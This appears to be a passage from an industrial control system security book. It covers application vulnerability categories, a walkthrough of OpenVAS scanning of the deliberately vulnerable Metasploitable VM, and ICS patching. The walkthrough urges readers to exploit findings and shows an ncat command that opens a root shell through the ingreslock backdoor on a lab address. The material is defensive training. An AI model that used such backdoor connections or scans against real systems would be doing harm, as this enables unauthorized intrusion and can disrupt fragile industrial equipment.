4. Now when we try to run the **Event Viewer** again, it successfully launches.

Other areas of security that can be controlled with CSP include (USB ports) the following steps:

1. In the policy editor, open **Device Control Rules**.
2. Enabling the block USB devices rule will prevent any USB device from attaching to the client computer. To allow USB mice and keyboards to be used, select the whitelist-specific USB devices rule, specify your brand, and make of peripherals to select whitelist keyboard and mouse.

### Monitoring and logging

As discussed in detail in the previous chapter, no security posture is complete without monitoring and logging. Without logging and monitoring, how would you know that your security holds? Keep in mind, though, that someone needs to be looking at these logs, alarms, and events for it to be effective. Refer to the previous chapter to see the various events that should be captured from your client computers.

## Summary

This concludes the ICS computer security discussion. We looked at various ways to improve endpoint security. As with many subjects in this book, we only had time to just scratch the surface of this one as well. The material covered in this chapter should give you a solid foundation to start exploring subjects in more detail by yourself, though. As always, the Internet, with its various search engines, is your best friend.

In the next chapter, we are going to dive into the world of application security, the next layer of the security onion.

# 10
# ICS Application Security

Operating systems were once the number one target for cyber attacks. As they became increasingly more secure over time, attackers started focusing more and more on the applications running on these operating systems. It is estimated that 85% of cyber attacks are now targeting application vulnerabilities. Add to this the fact that the application landscape of today is very complex, with developers leveraging a mix of home-grown, commercial, and open source code to build their applications and services, it is easy to see why application security is an important task that should be taken seriously. This chapter discusses the activities involved in detecting, mitigating, and preventing application vulnerabilities. It also touches on **Secure Software Development Life Cycle** (**SDLC**) topics that will help you create security oriented in-house applications.

The following topics are covered in this chapter:

- Application security
- Application security testing
- ICS application patching
- Secure software life cycle management
- Configuration/change management

## Application security

Application security encompasses controls and activities targeted at finding, fixing, and preventing vulnerabilities in applications and their run environment.

Vulnerabilities that are typically found in applications can be divided into categories. The following section is a summary of some of the most common categories and their associated threats and attacks.

## Input validation vulnerabilities

The most common application security weakness is the failure to properly validate input coming from a user or the environment the application runs in before using it. By not scrutinizing the input in your application, unexpected behavior of the application can be triggered by forcing the application to run snippets of a scripting language or forward sensitive system commands.

ICS applications can suffers from these kinds of vulnerabilities as much as any other software. Custom HMI programs, controller logic, and home grown utilities often neglect input validation and are prime candidates for attack. Furthermore, ICS devices often come with built-in web pages for diagnostic purposes running on poorly implemented web servers with all sorts of vulnerabilities of themselves. These web servers often run web applications that use poor input validation, setting themselves up for SQL injection, XSS, and buffer overflow attacks.

Common attacks associated with input validation vulnerabilities include:

- Buffer overflow
- Cross-site scripting
- Code injection
- SQL injection
- OS commanding
- Canonicalization

External data should never be trusted. "All input is evil," says Michael Howard in his famous book, *Writing Secure Code*. Research the proper input validation techniques for your application and make input validation testing part of your application development process.

## Software tampering

Software tampering involves making modifications to the application's code before or while it is running. By changing an application's code in memory or on the hard drive, protective controls can be bypassed. Through reverse engineering, application functions can be studied and altered. These modifications can, for example allow the attacker to bypass authentication mechanisms, or circumvent licensing restrictions. Also, a device's firmware can be altered to allow an attacker backdoor access to the inner workings of a device. With that kind of access, the attacker can then search for more vulnerabilities within areas of the firmware that are normally not accessible. As an example, back in 2015 the ICS security company, CyberX, used this technique to modify the web server code of a Rockwell Automation Micrologix 1100 PLC's firmware to give them access to the inner workings of the PLC. This access in turn allowed them to discover the FrostyURL vulnerability. Refer to `http://glilotcapital.com/uncategorized/cyberx/` for a complete write-up on their work.

Common attacks associated with software tampering vulnerabilities are as follows:

- Modifying an application's runtime behavior to perform unauthorized actions
- Exploitation via binary patching, code substitution, or code extension
- Software license cracking
- Trojanization of applications

You should always get your software from reputable sources. By downloading pirated software, getting updates from random places or using passed-around installation media, you are opening yourself up to "trojanized" software attacks or tampered-with firmware. Where possible, your automation devices should allow you to run cryptographically signed firmware images. This involves the device having the capabilities to verify the integrity and validity of the firmware before booting it. To protect your software from being tampered with, follow these best practice recommendations:

- Always run any application as a restricted user in a restricted environment
- Keep your applications and firmware up-to-date
- Always download software installers and firmware images from the vendor's website
- Restrict access to the computer or device running the software or firmware as much as possible by preventing the following:
    - Access to peripheral ports, such as USB and FireWire
    - Access to diagnostic and debugging ports
    - Physical access to the computer or device

## Authentication vulnerabilities

Vulnerabilities in this category include failure to properly check the authentication of the user or bypassing the authentication system altogether. Authentication vulnerabilities, like input validation vulnerabilities, are generally caused by programmers assuming that users will behave in a certain way and they fail to foresee the consequences of users doing something unexpected. A very basic example of an authentication vulnerability, found in web applications or network equipment is where the application simply asks for a username and password at the login page and then allows authorized users unrestricted access to other web pages without any further checks. The problem with this is that it assumes that the only way to get to the configuration pages is through the login page. On the other hand, what if users can go directly to the configuration pages by typing the URL, bypassing authentication?

Many an ICS vendor's product has suffered from authentication bypass vulnerabilities. An example is an authentication bypass vulnerability found in various Siemens products. The vulnerability allows an attacker to circumvent user authentication of the SYMANTEC login process. Refer to `https://ics-cert.us-cert.gov/advisories/ICSA-17-045-03B` for more details.

Common attacks associated with authentication vulnerabilities are as follows:

- Login bypassing
- Fixed parameter manipulation
- Brute force and dictionary attacks
- Cookie replay
- Pass-the-hash attacks

One effective measure, used in stopping (automated) authentication attacks, is to add random content to the login page presented to the authenticating client or user. The user must be capable of successfully submitting this random content as part of the authentication process in order to proceed further into the website or application. Other preventive or corrective measures include rigorous authentication procedures, use of time-sensitive authentication tokens, and restrictions on failed authentication attempts.

## Authorization vulnerabilities

Authorization is the concept of allowing access to resources only to those who are permitted to use them. It is the process that comes after a successful authentication, so the user will, at this point, hold valid credentials associated with a well-defined set of roles and privileges. Vulnerabilities in this category involve the verification of roles and privileges. The user is allowed more access to the application or system than necessary to perform the task.

As an example of authorization with an ICS product gone wrong, consider the **Moxa Device Server Web Console Authorization Bypass Vulnerability—ICSA-16-189-02** (`https://ics-cert.us-cert.gov/advisories/ICSA-16-189-02`). For the affected products, an attacker could identify an authenticated user ID from a parameter passed in a cookie and use that ID to gain access to the serial-to-Ethernet device.

Common attacks associated with authorization vulnerabilities are as follows:

- Elevation of privileges
- Disclosure of confidential data
- Data tampering
- Luring attacks

Use granular user privileges and roles for users. Adhere to **need-to-know** and **least privilege** best practices when setting up user accounts or roles. Enforce timeouts on logged in sessions and perform scheduled user privilege validation and privilege creep checks.

## Insecure configuration vulnerabilities

Configurations play a key role in the security of an application. Often, systems and applications will run with a default configuration, pulled from the vendor's manual or from the Internet. This makes guessing passwords, bypassing login pages, and finding well-known setup vulnerabilities a breeze. Another form of insecure configuration management is where a configuration is just plain wrong, either from the start or after changes were made that compromise the security of the application or system. This faulty configuration can then end up getting used everywhere in the company.

Common attacks associated with configuration management vulnerabilities are as follows:

- Server software flaws or misconfigurations that permit directory listing and directory traversal attacks
- Unnecessary default, backup, or sample files including scripts, applications, configuration files, and web pages
- Improper file and directory permissions
- Unnecessary services enabled, including content management and remote administration
- Default accounts with their default passwords
- Administrative or debugging functions that are enabled or accessible
- Overly informative error messages (more details in the error handling section)
- Misconfigured SSL certificates and encryption settings
- Use of self-signed certificates to achieve authentication and man-in-the-middle protection
- Use of default certificates
- Improper authentication with external systems

The best defense against insecure configuration vulnerabilities is rigorous management of your configurations. You should adhere to a stringent configuration management process, defining procedures around creation, change, and verification of configurations. It should detail how applications are to be configured before deployment, how to address configuration changes, and how to periodically verify that configurations are up-to-date and still relevant security-wise.

## Session management vulnerabilities

A network session is a sequence of requests and response transactions associated with the same user. Sessions provide the ability to establish variables, such as access rights and localization settings, that will apply to each interaction a user has with the web application for the duration of the session. Web applications, for example, can create sessions to keep track of logged on users after the login process. This ensures the ability to identify the user on any subsequent requests as well as allows for applying access security controls, authorizing access to the user's private data, and increasing the usability of the application. Vulnerabilities in this category are related to the creation, tracking, and disposal of the session identifiers. By mismanaging the session handling, an attacker can guess or reuse a session key/ID and take over the session and the identity of a legitimate user.

Common attacks associated with session management vulnerabilities include:

- Session hijacking
- Session replay
- Man-in-the-middle attacks

Make sure that you use proper session handling techniques, adhering to best practices such as random session (key) generation, proper session tracking, and adequate finalization of sessions. Add user-unique values to a session key to minimize the risk of interception and reuse of session keys.

## Parameter manipulation vulnerabilities

Parameter manipulation vulnerabilities allow the manipulation of parameters exchanged between a client and the server in order to modify application data, such as user credentials and permissions, price and quantity of products, and others. This information can be stored in cookies, in hidden form fields, or in **URL query strings**.

In the early days of online web stores, programmers made the costly mistake of coding the price of an article as a hidden form field in their HTML pages. Attackers would simply download the HTML file for the web store, change the price, and order with an enormous discount. This is a classic example of a parameter manipulation vulnerability.

Common attacks associated with parameter manipulation vulnerabilities are as follows:

- Query string manipulation
- Form field manipulation
- Cookie manipulation
- HTTP header manipulation

Defense against these kinds of vulnerabilities includes proper coding practices and strict input validation.

## Application security testing

So how do you discover if any of these vulnerabilities are present in the applications deployed on your ICS network? The answer is by testing *all of the installed applications* for vulnerabilities. And I emphasize *all* of the installed applications because you first need to know all of the applications that are running on the ICS network. This is where asset management procedures will help. We discussed this in a previous chapter. You cannot secure what you don't know you have. Maintaining an up-to-date asset list with information that includes software versions, patching levels and firmware revisions should be your highest priority.

With an accurate asset list you can compare the revision and patch levels of each application on the ICS network against a list of known vulnerabilities for the application. This process can be done manually or with the help of an automated tool like the previously discussed Nessus scanner or the OpenVAS vulnerability scanner that we will take a look at later in this chapter.

Another area of application vulnerability testing involves a comparison of the applications' configuration against a database of best practice and known secure configurations, while looking for discrepancies. Again, this can be a manual process, or it can be accomplished with the help of an automated tool, such as **Tenable's Nessus vulnerability scanner**.

The above mentioned testing methods work well for well-known applications that have lists and databases of known issues and configurations available. For applications that are not well-known—think homegrown or custom-built applications—a different approach is necessary. These kinds of applications need to be manually verified for the presence of any of the vulnerabilities discussed in the previous section. This can be a manual process where, for example, a person tries out every possible input field of an application for proper input validation. There are also open source and commercial scanners on the market that can automate this process. OWASP keeps a list of the best-known ones available from their website:

`https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools`.

In addition to using automated tools, a manual verification of configuration parameters, user rights, and application settings is a great extra step in securing your applications and systems. Also, if you are designing your own ICS applications, (automated) source code reviews and unit testing during development should be common practice to weed out vulnerabilities before deploying your custom applications. More on this later in this chapter.

At this point, I would like to remind you that any kind of network scanning on a live ICS network is a really bad idea. Scanning ICS devices and systems can cause havoc. There is no way to predict what an nmap scan will do to a 25-year-old Ethernet stack on a PLC5 network part. Any scans should be performed on a test network, a representation of the ICS equipment that runs on your network.

At a minimum, you should plan to perform the testing practices, as described previously, once a year. You should also consider adding a visit from an external company to perform these kinds of tests shortly after mitigating vulnerabilities found during your own testing cycle. An external company brings a fresh perspective, an unbiased set of eyes, and a different point of view to the table.

## OpenVAS security scan

As an exercise for this chapter, we will be running a vulnerability scan, using the free scanner from OpenVAS (`http://www.openvas.org/`). We are going to scan a deliberately vulnerable system, Metasploitable, downloadable as a live CD from `https://sourceforge.net/projects/metasploitable/`.

Metasploitable is an intentionally vulnerable Linux virtual machine. The VM can be used to conduct security training, test security tools, and practice common penetration testing techniques. Simply download the zipped file, extract its contents, and open the VM in VMware workstation or VirtualBox.

Never expose this VM to an untrusted network.

For this exercise, we will need to add the OpenVAS scanner to the Kali virtual machine. So, on the Kali VM we have been using throughout the book, open a Terminal and type in the following command:

```
# apt install openvas
```

The OpenVAS scanner will now install. Once the installation finishes, we can start the initial configuration process by typing in the following command:

```
# openvas-setup
```

The setup process configures the scanner and downloads any available updates. The entire process might take a while to complete.

Towards the end of the setup process a password is automatically assigned to the admin account:

```
...
sent 719 bytes received 41,113,730 bytes  382,459.99 bytes/sec
total size is 41,101,357  speedup is 1.00
/usr/sbin/openvasmd
User created with password 'f9694d63-996d-421a-8b58-be21174badc1'.
#
```

Copy this password before continuing.


Next, we will update the OpenVAS feed to the latest revision:

```
# openvas-feed-update
...
receiving incremental file list
timestamp
                 13 100% 12.70kB/s   0:00:00 (xfr#1, to-chk=0/1)
sent 43 bytes  received 106 bytes  42.57 bytes/sec.
```

Finally, we can now start the OpenVAS server:

```
# openvas-start
... Starting OpenVas services
```


Now we can open a web browser and navigate to `https://127.0.0.1:9392/`, which will present us with the login page for the OpenVAS security scanner:



Username: admin
Password: ●●●●●●●●●●●●●●●

After logging in with the **admin** username and the password that OpenVAS created for us (you should change it to something easier to remember), the fun can start.

Navigating to **Scans** | **Tasks**, greets us with the following screen:


Greenbone Security Assistant
No auto-refresh
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administratio
Filter:
min_qod=70 apply_overrides=1 rows=10 first=1 sort=name
Tasks (0 of 0)
Tasks by Severity Class (Total: 0)
Tasks with most High results per host
Tasks by statu
No Tasks with High severity found
Name
Status
Trend
(Applied filter: min_qod=70 apply_overrides=1 rows=10 first=1 sort=name)
Backend operation: 0.02s
Greenbone Security Assistant (GSA) Copyright 2009-2016 by


Welcome to the scan task management!

If you would like to start your first vulnerability scan, the scan wizard can help you to do so with just one click.

Simply select the wizard icon from the icon bar in the top-left of this page.

5

Click on the wizard icon and select the task wizard. Enter the IP address of the Metasploit live CD, `192.168.17.130` in my case, and click on **Start Scan**:


Task Wizard

Quick start: Immediately scan an IP address

IP address or hostname: 192.168.17.130

The default address is either your computer or your network gateway.
As a short-cut I will do the following for you:


1. Create a new Target
2. Create a new Task
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.


When creating the Target and Task I will use the defaults as configured in "My Settings".

By clicking the New Task icon you can create a new Task yourself.

That's it for the quick start, super easy scan type. More sophisticated scans can be performed as well; refer to the OpenVAS documentation for details on how to accomplish this. This easy one will do for the trick of this exercise. The scan will be running and collecting data for a while; once it has completed, you can click through the results. Starting from the **Dashboard** page:


Greenbone Security Assistant
Refresh every 30 Sec.
Logged in as Admin admin | Logout
Sat Sep 30 23:34:51 2017 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Dashboard
Tasks by Severity Class (Total: 1)
High
1
Tasks by status (Total: 1)
Done
1
CVEs by creation time (Total: 95242)
CVEs / year
Total CVEs
Hosts topology
192.168.17.129
192.168.17.130
NVTs by Severity Class (Total: 55675)
High
Medium
Low
Log
27848
22849
2181
2797

Click on the high severity task and then click on the **Done** button behind the scan name with high severity classification:




| Name | Status | Reports | | Severity | Trend | Actions |
|---|---|---|---|---|---|---|
| | | Total | Last | | | |
| Immediate scan of IP 192.168.17.130 | Done | 1 (1) | Sep 30 2017 | 10.0 (High) | | |

√Apply to page contents

(Applied filter: min_qod=70 apply_overrides=0 rows=10 first=1 sort=name severity>6.9)

1 - 1 of 1

This will bring up the scan results.



autofp=0 apply_overrides=1 notes=1 overrides=0 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

**Report: Results (68 of 353)**


ID: 28b3ee46-41ca-46b8-b659-49586a302773
Modified: Sat Sep 30 23:32:47 2017
Created: Sat Sep 30 23:11:45 2017
Owner: admin

1 - 68 of 68

| Vulnerability | Severity | QoD | Host | Location |
|---|---|---|---|---|
| Check for rexecd Service | 10.0 (High) | 80% | 192.168.17.130 | 512/tcp |
| TWiki XSS and Command Execution Vulnerabilities | 10.0 (High) | 80% | 192.168.17.130 | 80/tcp |
| Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability | 10.0 (High) | 95% | 192.168.17.130 | 1099/tcp |
| Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities | 10.0 (High) | 99% | 192.168.17.130 | 8787/tcp |
| Possible Backdoor: Ingreslock | 10.0 (High) | 99% | 192.168.17.130 | 1524/tcp |
| OS End Of Life Detection | 10.0 (High) | 80% | 192.168.17.130 | general/tcp |
| DistCC Remote Code Execution Vulnerability | 9.3 (High) | 99% | 192.168.17.130 | 3632/tcp |
| MySQL / MariaDB weak password | 9.0 (High) | 95% | 192.168.17.130 | 3306/tcp |
| VNC Brute Force Login | 9.0 (High) | 95% | 192.168.17.130 | 5900/tcp |
| PostgreSQL weak password | 9.0 (High) | 99% | 192.168.17.130 | 5432/tcp |
| SSH Brute Force Logins With Default Credentials Reporting | 9.0 (High) | 95% | 192.168.17.130 | 22/tcp |

OpenVAS is picking up on all kinds of vulnerabilities. If this was a system in production, I would be really worried by now!

As an additional exercise, see whether you can exploit some of these vulnerabilities. Here is an easy one:



**Result: Possible Backdoor: Ingreslock**

ID: 2850fefd-1681-4c04-8db9-4e32d8dc2d74
Created: Sat Sep 30 23:27:20 2017
Modified: Sat Sep 30 23:27:20 2017
Owner: admin

| Vulnerability | Severity | QoD | Host | Location |
|---|---|---|---|---|
| Possible Backdoor: Ingreslock | 10.0 (High) | 99% | 192.168.17.130 | 1524/tcp |

**Summary**
A backdoor is installed on the remote host

**Vulnerability Detection Result**
Vulnerability was detected according to the Vulnerability Detection Method.

**Impact**
Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.

**Vulnerability Detection Method**
Details: Possible Backdoor: Ingreslock (OID: 1.3.6.1.4.1.25623.1.0.103549)

Version used: $Revision: 7293 $

**User Tags (none)**

Backend operation: 0.03s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

OpenVAS detected a backdoor on port `1524` of `192.168.17.130`. So, let's see whether we can connect to it. In a Terminal, enter the following commands:

```
root@KVM001:/# ncat 192.168.17.130 1524
```

With this command, `ncat` will establish a TCP connection to port `1524` on `192.168.17.130` The resulting connection seems to be a remote shell:

```
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Ha! A backdoor with root privileges to the system; how nice. See what else you can discover.

## ICS application patching

After discovering vulnerabilities, the most effective mitigation process is to patch or update the vulnerable applications. If the application was developed in-house, a change request should be send to the development team. If neither a patch nor a fix is applicable, a compensating control should be applied. Compensating controls can consist of adding a firewall rule to block access to the vulnerable service of the application or the decision to shop around for a better product. Sometimes the compensating control can be the decision to do nothing at all. The decision of what to do depends on the criticality of the application and the specifics of the vulnerability.

ICS patch management is a complex process, largely because of the uptime requirements and the sensitive nature of the ICS equipment. Not including those found in level 3 - site operations, applications, systems, and devices in the industrial zone of an ICS are unlikely to be able to receive automatic updates. They are just too sensitive to change. This means that the process of identifying and patching application vulnerabilities will be a manual process.

As we discussed in the previous section, discovery can, to a certain degree, be automated. Again, do your testing and scanning on a test network. The actual patching process of the retrieval and installation of updates should be done mostly manually. As stated earlier, apart from a few systems in level 3 site operations, ICS computers, devices, and applications are unlikely to tolerate updates and reboots while in production. Many custom-built ICS applications and systems also have a low tolerance for changes in the environment they run in. Having the patching process be a manual effort forces consideration for which updates to apply and when. On large install-bases, a WSUS server, combined with diligent approval procedures, can ease the burden, but in general, you *want* to do this manually. To effectively apply patches in the ICS environment, follow these steps:

